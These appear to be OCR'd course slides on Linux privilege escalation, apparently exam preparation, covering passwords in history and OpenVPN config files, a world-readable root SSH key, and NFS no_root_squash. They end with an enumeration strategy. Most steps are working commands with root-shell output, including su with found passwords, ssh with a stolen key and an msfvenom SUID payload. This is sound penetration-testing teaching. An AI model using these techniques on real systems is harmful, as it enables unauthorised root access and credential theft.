If a user types a password as part of a command, this password may get stored in a history file.

It is always a good idea to try switching to the root user with a discovered password.

Privilege Escalation

1. View the contents of hidden files in the user's home directory with filenames ending in "history":


```
$ cat ~/.*history | less
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
```

It appears that the user connected to a MySQL server as the root user using the password "password123".

Privilege Escalation

2. Use the **su** command to switch to the root user account, using the password found in the history file:

```
$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```




Config Files

Many services and programs use configuration (config) files to store settings.

If a service needs to authenticate to something, it might store the credentials in a config file.

If these config files are accessible, and the passwords they store are reused by privileged users, we may be able to use it to log in as that user.



Privilege Escalation

1. List the contents of the user's home directory:

```
$ ls
myvpn.ovpn  tools
```

2. View the contents of the myvpn.ovpn config file:

```
$ cat myvpn.ovpn
...
auth-user-pass /etc/openvpn/auth.txt
...
```

The auth-user-pass option in OpenVPN allows for the plaintext storage of credentials in a file (/etc/openvpn/auth.txt).


Privilege Escalation

3. View the contents of the /etc/openvpn/auth.txt file:

```
$ cat /etc/openvpn/auth.txt
root
password123
```

4. Use the **su** command to switch to the root user account, using the password found in the **auth.txt** file:

```
$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
```



SSH Keys

SSH keys can be used instead of passwords to authenticate users using SSH.

SSH keys come in pairs: one private key, and one public key. The private key should always be kept secret.

If a user has stored their private key insecurely, anyone who can read the key may be able to log into their account using it.

Privilege Escalation

1. A hidden directory (.ssh) exists in the system root directory. View the contents of this directory:

```
$ ls -l /.ssh
total 4
-rw-r--r-- 1 root root 1679 Aug 19 06:56 root_key
```

   The file root_key is world-readable.

2. View the contents of the root_key file:

```
$ cat /.ssh/root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3IIf6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
...
```

Privilege Escalation


3. Copy the root_key file to your local machine and correct its permissions so SSH will accept it:

```
$ chmod 600 root_key
```

4. Use the key to connect to the SSH server as the root user:

```
$ ssh -i root_key root@192.168.1.25
...
root@debian:~# id
uid=0(root) gid=0(root) groups=0(root)
```


NFS




NFS

NFS (Network File System) is a popular distributed file system.

NFS shares are configured in the /etc/exports file.

Remote users can mount shares, access, create, modify files.

By default, created files inherit the **remote** user's id and group id (as owner and group respectively), even if they don't exist on the NFS server.



Useful Commands

Show the NFS server's export list:

```
$ showmount -e <target>
```

Similar Nmap script:

```
$ nmap –sV –script=nfs-showmount <target>
```

Mount an NFS share:

```
$ mount -o rw,vers=2 <target>:<share> <local_directory>
```

Root Squashing

Root Squashing is how NFS prevents an obvious privilege escalation.

If the remote user is (or claims to be) root (uid=0), NFS will instead “squash” the user and treat them as if they are the “nobody” user, in the “nogroup” group.

While this behavior is default, it can be disabled!

no_root_squash

no_root_squash is an NFS configuration option which turns root squashing off.

When included in a writable share configuration, a remote user who identifies as “root” can create files on the NFS share as the local root user.

Privilege Escalation

1. Check the contents of /etc/exports for shares with the no_root_squash option:

```
$ cat /etc/exports
...
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

2. Confirm that the NFS share is available for remote mounting:

```
$ showmount -e 192.168.1.25
Exports list on 192.168.1.25:
/tmp
```

Privilege Escalation

3. Create a mount point on your local machine and mount the /tmp NFS share:

```
# mkdir /tmp/nfs
# mount -o rw,vers=2 192.168.1.25:/tmp /tmp/nfs
```

4. Using the root user on your local machine, generate a payload and save it to the mounted share:

```
# msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o
/tmp/nfs/shell.elf
```

Privilege Escalation

5. Make sure the file has the SUID bit set, and is executable by everyone:

```
# chmod +xs /tmp/nfs/shell.elf
```

6. On the target machine, execute the file to get a root shell:

```
$ /tmp/shell.elf
bash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
```


Privilege
Escalation
Strategy

Enumeration

1. Check your user (id, whoami).
2. Run Linux Smart Enumeration with increasing levels.
3. Run LinEnum & other scripts as well!
4. If your scripts are failing and you don't know why, you can always run the manual commands from this course, and other Linux PrivEsc cheatsheets online (e.g. https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/)

Strategy

Spend some time and read over the results of your enumeration.

If Linux Smart Enumeration level 0 or 1 finds something interesting, make a note of it.

Avoid rabbit holes by creating a checklist of things you need for the privilege escalation method to work.

Strategy

Have a quick look around for files in your user's home directory and other common locations (e.g. /var/backup, /var/logs).

If your user has a history file, read it, it may have important information like commands or even passwords.

Strategy

Try things that don’t have many steps first, e.g. Sudo, Cron Jobs, SUID files.

Have a good look at root processes, enumerate their versions and search for exploits.

Check for internal ports that you might be able to forward to your attacking machine.

Strategy

If you still don’t have root, re-read your full enumeration dumps and highlight anything that seems odd.

This might be a process or file name you aren’t familiar with, an “unusual” filesystem configured (on Linux, anything that isn’t ext, swap, or tmpfs), or even a username.

At this stage you can also start to think about Kernel Exploits.

Don’t Panic

Privilege Escalation is tricky.

Practice makes perfect.

Remember: in an exam setting, it might take a while to find the method, but the exam is always intended to be completed within a timeframe. Keep searching!